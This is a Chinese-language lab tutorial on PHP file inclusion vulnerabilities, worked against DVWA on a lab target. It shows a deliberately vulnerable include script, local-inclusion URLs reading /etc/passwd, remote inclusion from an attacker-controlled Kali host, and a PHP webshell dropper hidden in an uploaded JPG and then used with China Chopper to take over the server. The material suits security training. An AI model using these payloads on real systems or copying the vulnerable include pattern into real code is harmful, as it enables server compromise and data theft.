

文件包含漏洞原理

文件包含：为了更好地使用代码的重用性，引入了文件包含函数，可以通过文件包含函数将文件包含进来，直接使用包含文件的代码。

PHP文件包含的函数

- `include()` 当使用该函数包含文件时，只有代码执行到 `include()`函数时才将文件包含 进来，发生错误时之给出一个警告，继续向下执行。
- `include_once()` 功能与 `include()`相同，区别在于当重复调用同一文件时，程序只调用一次
- `require()` `require()`与 `include()`的区别在于 `require()`执行如果发生错误，函数会输出 错误信息，并终止脚本的运行。
- `require_once()` 功能与 `require()`相同，区别在于当重复调用同一文件时，程序只调用一次。

文件包含漏洞：在包含文件时候，为了灵活包含文件，将被包含文件设置为变量，通过动态变量来引入需要包含的文件时，用户可以对变量的值可控而服务器端未对变量值进行合理地校验或者校验被绕过，这样就导致了文件包含漏洞。通常文件包含漏洞出现在 `PHP` 语言中

实验环境

靶机：启动方式参考实验3

攻击机：kali或win7

任务1-文件包含基础操作

任务目的：了解常见的本地文件包含及远程文件包含，通过文件包含读取系统信息

子任务1：本地任务包含

步骤1：在靶机服务器 `/var/www` 目录建立一个包含文件 `3.php` 和被包含文件 `file.txt`

步骤2：然后往文件中输入如下代码

3.php

```
<?php
    $file = $_GET['file'];
    include($file);
?>
```

file.txt


```
<?php
phpinfo();
?>
```

输入如下链接测试本地文件包含效果

<http://192.168.0.136/3.php?file=file.txt>

<http://192.168.0.136/3.php?file=/etc/passwd>

ⓘ 不安全 | 192.168.0.136/3.php?file=file.txt ☆

PHP Version 5.3.2-1ubuntu4.30

System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Apr 17 2015 15:01:49
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS

子任务2：远程文件包含：

步骤3：启动第二台kali服务器，往服务器 /var/www/html 目录 创建一个文件file.txt 并文件中写入如下代码

file.txt

```
<?php
phpinfo();
?>
```

在浏览器端输入如下代码

<http://192.168.0.136/3.php?file=http://192.168.0.133/file.txt>

任务2-本地文件包含

任务内容：破解靶机本地文件包含低难度，文件上传高难度


任务开始前把靶机难度调到最高




步骤1：制作一句话木马 test.jpg

```
<?PHP fputs(fopen('shell.php','w'),'<?php eval($_POST[cmd])?>');?>
```

拖动图片文件到edjpgcom.exe上



步骤2、通过文件上传该jpg木马图片



上传之后确认该图片可以访问到

<http://192.168.0.136/dvwa/hackable/uploads/test.jpg>

把难度调回中等

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

DVWA Security

Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium

Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to medium

步骤3、通过文件包含执行jpg中的木马，并生成木马脚本

<http://192.168.0.136/dvwa/vulnerabilities/fi/?page=../../hackable/uploads/test.jpg>

不安全 | 192.168.0.136/dvwa/vulnerabilities/fi/?page=../../hackable/uploads/test.jpg

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA

靶机中已经生成了一句话木马php文件


```

help include.php index.php shell.php source
root@owaspbwa:/var/www/dvwa/vulnerabilities/fi# ls -l
total 20
drwxr-xr-x 2 www-data www-data 4096 2013-07-10 20:42 help
-rw-r--r-- 1 www-data www-data 488 2013-07-10 20:42 include.php
-rw-r--r-- 1 www-data www-data 810 2013-07-10 20:42 index.php
-rw-r--r-- 1 www-data www-data 26 2020-06-03 23:47 shell.php
drwxr-xr-x 2 www-data www-data 4096 2013-07-10 20:42 source
root@owaspbwa:/var/www/dvwa/vulnerabilities/fi#

```

步骤4: 打开菜刀 拿下控制权

<http://192.168.0.136/dvwa/vulnerabilities/fi/shell.php>



任务3-远程文件包含

任务内容: 破解靶机**远程文件包含**低难度, **文件上传**高难度


任务开始前把靶机难度调到最高



步骤1: 将kali作为服务器, 在服务器上放入一个木马文件

```
<?PHP fputs(fopen('shell.php','w'),'<?php eval($_POST[test])?>');?>
```

注意: `$POS[test]` 中POS 后需要把T补全即 `$POST[test]`



启动kali 中的apache

```
service apache2 start
```

```
File Actions Edit View Help
root@kali:~# service apache2 start
root@kali:~# 1
```

测试能访问成功



```
<?PHP fputs(fopen('shell.php','w'),'<?php eval($_POST[test])?>');?>
```

步骤2: 执行远程文件包含

<http://192.168.0.136/dvwa/vulnerabilities/fi/?page=http://192.168.0.133/1.txt>



靶机中查看木马文件是否生成

```
drwxr-xr-x 2 www-data www-data 4096 2013-07-10 20:42 source
root@owaspbwa:/var/www/dvwa/vulnerabilities/fi# ls -l
total 20
drwxr-xr-x 2 www-data www-data 4096 2013-07-10 20:42 help
-rw-r--r-- 1 www-data www-data 488 2013-07-10 20:42 include.php
-rw-r--r-- 1 www-data www-data 818 2013-07-10 20:42 index.php
-rw-r--r-- 1 www-data www-data 26 2020-06-02 08:05 shell.php
drwxr-xr-x 2 www-data www-data 4096 2013-07-10 20:42 source
root@owaspbwa:/var/www/dvwa/vulnerabilities/fi#
```

步骤3: 打开菜刀 拿下控制权限

<http://192.168.0.136/dvwa/vulnerabilities/fi/shell.php>